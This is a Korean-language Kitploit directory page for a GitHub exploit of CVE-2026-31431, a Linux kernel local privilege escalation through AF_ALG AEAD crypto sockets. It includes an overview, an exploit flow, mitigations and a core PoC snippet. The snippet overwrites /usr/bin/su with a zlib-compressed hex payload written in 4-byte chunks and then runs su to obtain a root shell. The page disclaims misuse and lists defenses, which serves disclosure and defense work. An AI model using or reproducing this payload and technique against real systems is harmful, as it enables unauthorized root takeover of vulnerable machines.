
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2026-31431 — 로컬 권한 상승 익스플로잇으로, CVE-2026-31431을 악용하여 AF_ALG AEAD 소켓 처리를 남용함으로써 취약한 Linux 커널에서 루트 셸 접근 권한을 획득합니다. | Kitploit
도구/GitHubGitHub/adityabhatt3010/cve-2026-31431
Privilege EscalationExploit FrameworksExploitationBinary Exploitation
GitHubadityabhatt3010/cve-2026-31431

CVE-2026-31431

로컬 권한 상승 익스플로잇으로, CVE-2026-31431을 악용하여 AF_ALG AEAD 소켓 처리를 남용함으로써 취약한 Linux 커널에서 루트 셸 접근 권한을 획득합니다.

저장소 보기
324개월 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유



📌 CVE-2026-31431 – AEAD 암호화 소켓 오용을 통한 권한 상승

🧠 개요

CVE-2026-31431은 AF_ALG(커널 암호화 API) 인터페이스를 악용하는 Linux 권한 상승 취약점입니다. AEAD(연관 데이터 인증 암호화) 소켓과의 악의적인 상호 작용을 조작하여 공격자는 권한을 상승시키고 루트로 코드를 실행할 수 있습니다.

이 취약점은 암호화 소켓 작업의 부적절한 처리를 활용하여 통제된 메모리 조작과 궁극적인 권한 상승을 가능하게 합니다.


⚠️ 영향

  • 로컬 권한 상승
  • 루트 셸 접근 (/usr/bin/su)
  • 취약한 커널 암호화 구현이 있는 시스템에 영향

🔍 기술 분석

익스플로잇:

  • AF_ALG 소켓 생성

  • 다음에 바인딩:

    root@kitploit:~
    authenc(hmac(sha256),cbc(aes))
    
  • setsockopt 및 sendmsg를 통한 조작된 페이로드 사용

  • 의도하지 않은 커널 동작 트리거

  • 다음을 통해 루트 셸로 전환:

    root@kitploit:~
    g.system("su")
    

주요 지표:

  • socket(38,5,0) 사용 → AF_ALG
  • AEAD 조작
  • 압축 페이로드(zlib)를 통한 통제된 메모리 쓰기

💻 개념 증명(PoC)

PoC

🔑 핵심 페이로드 스니펫:

**면책 조항: 저는 이 PoC의 소유자가 아닙니다. 권한이 허용된 환경에서 테스트하기 위한 교육 목적으로만 사용됩니다. 작성자/소유자는 어떠한 오용에 대해서도 책임을 지지 않습니다. **

root@kitploit:~
f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")

🚀 익스플로잇 흐름

  1. 암호화 소켓 초기화
  2. AEAD 매개변수 구성
  3. 조작된 페이로드 전송
  4. 커널 결함 트리거
  5. 실행 흐름 덮어쓰기
  6. 루트 셸 생성

🛡️ 완화 조치

  • 커널을 최신 버전으로 패치
  • AF_ALG 소켓에 대한 접근 제한
  • LSM(AppArmor/SELinux) 정책 사용
  • 비정상적인 암호화 API 사용 모니터링

🙏 크레딧

  • PoC: https://github.com/theori-io/copy-fail-CVE-2026-31431
도구 다운로드